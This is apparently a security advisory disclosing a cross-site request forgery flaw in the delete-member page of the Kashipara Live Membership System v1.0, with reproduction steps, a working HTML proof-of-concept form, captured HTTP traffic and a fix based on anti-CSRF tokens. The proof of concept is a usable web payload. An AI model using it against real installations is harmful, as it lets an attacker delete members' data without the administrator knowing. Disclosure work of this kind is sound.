

Cross-Site Request Forgery (CSRF) vulnerability was found in the Kashipara Live Membership System v1.0. This could lead to an attacker tricking the administrator into deleting valid member data via a crafted HTML page, as demonstrated by a Delete Member action at the “/delete\_members.php” URL.

**Affected Vendor:** KASHIPARA (<https://www.kashipara.com/>)

**Product Official Website URL:** Live Membership System v1.0

(<https://www.kashipara.com/project/php/12997/live-membership-system-in-php-php-project-source-code>)

**Version:** 1.0







**Affected Components:**

- **Affected File:** /delete\_members.php

**Steps:**

1. Login into the Live Membership System v1.0 (URL: <http://localhost/Membership/index.php>).
2. Navigate to the “Manage Members” menu.
3. 2<sup>nd</sup> entry is for "TestDelete1" member with ID="13". This is a member entry which was created to demonstrate CSRF attack

The screenshot shows the 'Manage Members' interface of the Kashipara Live Membership System v1.0. The browser address bar indicates the URL is `localhost/Membership/manage_members.php`. The left sidebar contains a menu with 'Manage Members' highlighted. The main content area displays a table of members with columns: #, Fullname, Contact, Email, Address, Type, Status, and Actions. The second row of the table, representing a member with ID 'CA-455467' and name 'TestDelete1', is highlighted with a red border. This member has a contact number of 9123456789, email 'TestDelete1@t.com', address 'TestDelete1', type 'Basic', and status 'Expired'. The Actions column for this row shows a blue edit icon and a red delete icon.

#	Fullname	Contact	Email	Address	Type	Status	Actions
CA-519259	Testing Member	1212121212	testing@mail.com	77 demo	Basic	Expired	 
CA-455467	TestDelete1	9123456789	TestDelete1@t.com	TestDelete1	Basic	Expired	 
CA-871386	Random Updated	1010101010	random1989@mail.com	12 demo	Gold	Active	 

- Now in new tab, open the CSRF POC with HTML script mentioned below. This script has a deletion request for "TestDelete1" member with ID="13".

**CSRF POC HTML:**

```
<html>

<body>

<script>history.pushState("", "", '/')</script>

<form action="http://localhost/Membership/delete_members.php">



  <input type="hidden" name="id" value="13" />

  <input type="submit" value="Submit request" />

</form>

</body>

</html>
```



- Once we click the "Submit request" button, the member deletion request is sent to the server and "TestDelete1" member with ID="13" gets deleted. This is because there is no Anti-CSRF protection in place.

Intercept HTTP history WebSockets history Options

Request to http://localhost:80 [127.0.0.1]

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 GET /Membership/delete_members.php?id=13 HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0) Gecko/20100101 Firefox/127.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=f51m9s2pairma6s8mid3om8112
9 Upgrade-Insecure-Requests: 1
10 Priority: u=1
11
12
```


Intercept HTTP history WebSockets history Options

Response from http://localhost:80/Membership/delete\_members.php?id=13 [127.0.0.1]

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex Render

```
1 HTTP/1.1 302 Found
2 Date: Thu, 04 Jul 2024 15:44:39 GMT
3 Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
4 X-Powered-By: PHP/8.2.12
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Location: manage_members.php
9 Content-Length: 0
10 Connection: close
11 Content-Type: text/html; charset=UTF-8
12
13
```



### **Solution/Good Reads:**

Implement Anti-CSRF Tokens.

[https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site\\_Request\\_Forgery\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html)

<https://portswigger.net/web-security/csrf/preventing>

### **References:**

- [CWE-352: Cross-Site Request Forgery \(CSRF\)](#)
- [CAPEC-62: Cross Site Request Forgery](#)